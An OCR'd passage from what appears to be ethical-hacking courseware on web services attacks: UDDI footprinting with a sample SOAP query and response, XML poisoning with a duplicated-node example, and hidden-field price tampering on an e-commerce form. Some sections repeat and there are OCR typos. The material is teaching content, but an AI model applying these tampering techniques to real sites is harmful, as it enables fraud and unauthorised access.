

Attacker
Presentation Layer
XML, AJAX, Portal, Other
Security Layer
WS-Security
Discovery Layer
UDDI, WSDL
Access Layer
SOAP, REST
Transport Layer
HTTP, HTTPS, JMS, Other
Web Services Stack
Parameter tampering, WSDL probing, SQL/LDAP/XPATH/OS command injection, malware injection, brute-force, data type mismatch, content spoofing, session tampering, format string, and information leakage
Fault code leaks, permission and access attacks, error leakage, authentication and certification attacks
Buffer overflow, XML parsing, spoiling schema, complex or recursive payload, DoS, large payload
Sniffing, Snooping, WS-Routing, Replay Attacks, Denial-of-Service
Web Services Attack

Figure 14.35: Web services stacks and attacks



Web Service Footprinting Attack

- Attackers footprint a web application to get **UDDI information** such as businessEntity, business Service, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 08 Jan 2020 11:05:34 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/"> xlmns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><ServiceInfo
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-8f52-cd5f-
1253adcefc2a"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-456a-4562-
acde4567d0f5"<name xml:kang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-123a-c456-
add55a456f12"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-
a55a4c43ad5c"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

Web Service Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information about web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations generally use one of the following structures:

- **businessEntity**: holds detailed information about the company, such as company name and contact details.
- **businessService**: a logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
- **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

XML Query


```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
```

```
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 08 Jan 2020 11:05:34 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">
xlmns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList
generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-
org:api_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-
1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfo
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-
8f52-cd5f-
1253adcefc2a"><name xml:lang="en-us">Amazon Web Services
2.0</name></serviceInfo><serviceInfo
```

```
serviceKey=“ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey=“28d4acd8-d45c-
456a-4562-

acde4567d0f5"<name xml:kang="en">Amazon.com Web
Services</name></serviceInfo><serviceInfo

serviceKey=“ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey=“45235896-256a-
123a-c456-

add55a456f12"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo

serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey=“aa45238d-cd55-
4d22-8d5d-a55a4c43ad5c"><name

xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceLis
t></soap:Body></soap:

Envelope>
```



Web Service XML Poisoning

1. Attackers **insert malicious XML code** in SOAP requests to perform XML node manipulation or XML schema poisoning to **generate errors in XML parsing logic** and break execution logic
2. Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
3. XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

XML Request

```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName><CustomerNumber>
  2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Web Service XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a higher success rate in a web service framework. Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings, which can be exploited for other web service attacks. XML poisoning enables attackers to perform a DoS attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.


XML Request

```
<CustomerRecord>

<CustomerNumber>2010</CustomerNumber>

<FirstName>Jason</FirstName>

<LastName>Springfield</LastName>

<Address>Apt 20, 3rd Street</Address>

<Email>jason@springfield.com</Email>

<PhoneNumber>6325896325</PhoneNumber>

</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>

<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
```

```
  2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Hidden Field Manipulation Attack

HTML Code

```
<form method="post"
    action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
   "text" name="product"
   value="Certifiedhacker
Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Normal Request
http://www.certifiedhacker.com/page.aspx?product=Certifiedhacker%20Shirt&price=200.00
Hidden Field
Price = 200.00
html
Hidden Field
Price = 2.00
Attack Request
http://www.certifiedhacker.com/page.aspx?product=Certifiedhacker%20Shirt&price=2.00
Product Name
Certifiedhacker Shirt
Product Price
200
Submit

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are not rendered to the screen by the browser, but are instead collected and submitted as parameters during form submissions
- Attackers can examine the HTML code of a page and change the hidden field values to change post requests to the server

Hidden Field Manipulation Attack

Attackers carry out hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in their price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During the development of such programs, developers feel that all their applications are safe; however, hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered on the screen by the browser but collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.

